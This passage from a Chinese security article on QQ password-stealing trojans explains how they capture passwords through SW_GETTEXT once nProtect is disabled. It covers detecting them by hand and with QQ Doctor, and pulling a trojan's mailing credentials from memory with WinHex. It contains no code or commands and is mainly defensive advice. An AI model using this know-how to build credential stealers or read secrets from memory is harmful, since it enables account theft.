


图2

而当木马破坏了Nprotect保护文件，又选择使用发送“SW_GETTEXT消息”，那么整个密码框的内容就会被完全记录了，即使按照先输入“456”，再在前面插入“123”的顺序来填写密码，也因为最后密码框中的内容是“123456”，而被正确捕获！如果各位是程序员，那么我们会选择繁琐的键盘记录，还是简单而舒心的“SW_GETTEXT”呢？*^_^*

三、识马不养马

1.手工法

怎样来发现我们的电脑中了QQ木马呢？运行QQ，来到登录界面，在密码输入框点击鼠标右键，如果不能弹出快捷菜单，那么恭喜，你可以放心的使用QQ登录了，因为腾讯的nprotect技术正保护着我们QQ的安全！诚如刚才给大家演示的那样，只要这个Nprotect保护文件还在起作用，那我们的密码就不可能被键盘记录工具记录下来，而且“SW_GETTEXT消息”也会被拦截！但是，如果一不小心弹出了快捷菜单（图3），嘿嘿，你就要注意了，因为nprotect保护文件已经被盗号木马给破坏了，这时候就要警觉了，可能在内存深处正有一双眼睛紧盯着你的QQ密码呢！




图3

2.工具法

我们要用的工具是QQ医生，另外，它还有一个在线查毒的网址（推荐使用，因为病毒库是最新的）：http://safe.qq.com/cgi-bin/tso/show_scan。我使用最新版的QQ盗号软件配置了一个服务端，然后利用QQ医生的在线查毒，一下子就检测出来了（图4）。




图4

注意：我推荐使用最新版的QQ。因为在同样中了QQ盗号木马后，新版的QQ会出现软键盘，让用户输入密码，而老版的QQ则没有此功能（图5）！






图5

如果我们不在乎QQ那些炫炫的功能，而只是注重安全及最简单的联系的话，那们我推荐使用tencent messager（TM）——腾讯企业用户聊天工具（图6）！因为在中了盗号木马后，木马会监视窗口名为：“QQ用户登录”的窗口，一旦发现，并且点击了登录按钮的话，就会捕获密码！但由于使用TM的用户比QQ


图 6

要少得多，所以大多数盗号程序的作者都会忽略掉TM（也就是很少有QQ盗号木马去捕获tencent messager这个窗口的）。当然，此法不是绝对的安全，各位读者可以参考使用！

考虑到一般的QQ盗号木马都是通过破坏nprotect文件来达到登录框不显示红叉的目的，我曾想通过修改QQ的默认安装目录（\Program Files\Tencent\QQ\QQ.exe）来达到逃避被盗号木马修改保护文件的目的，可最终却不行！我重新将QQ安装在了"E:\xiaolong\"路径下，然后运行配置好的QQ木马，结果Nprotect还是被破坏了（图7），Nprotect文件可是在"E:\xiaolong"这个文件夹中的，木马是怎么知道这个文件夹的呢？关于这点，我也不清楚，如果有知道的大虾，还望指教。


图 7


四、找回我们的QQ


俗话说的好：人在湖边走，哪有不湿鞋！虽然我的网名前自诩有"无敌"二字，可惜我的QQ被盗也有数十次之多！开机上网，常常是网页还没载入完毕，一不小心一个CHM弹窗就从显器前一掠而过－－网页木马！同时，我还是一个下载狂，新的软件总是要提前试用，好的电子书即使不看也要雪藏在硬盘深处！可惜，什么木马捆绑包，隐藏在图片中的木马等等，总是让我猝不及防！我在一次次的抗马斗争中也总结出了一些小技巧，小知识，不敢独享，希望各位菜鸟叉子能够"少中冤枉马"！

1.winhex 内存查找

先来看一下我电脑中的进程，一共是19个（图8），在中了盗号木马后，进程数变成了20个，多了一个ravseteyis.exe（图9）。因为是驻留在内存中的，所以这个盗号木马在发信时（如果使用的是邮箱发信），就会暴露自己的邮箱帐户和密码（如果对方配置木马的时候，发信邮箱与收信邮箱是一样的，那就有得玩了，否则，此法无效）！


运行winhex，打开编辑菜单，找到RAM（内存），选择ravseteyis.exe的对应进程（图10）。然后在winhex中使用ctrl+F组合键调出查找窗口，在其中查找类似"@"的字符（我测试时，配置的发信邮箱的帐户为sendmail，密码为passwords），如图11，成功的从内存中找到了木马用来发送邮件的邮箱帐户和密码！



图 8

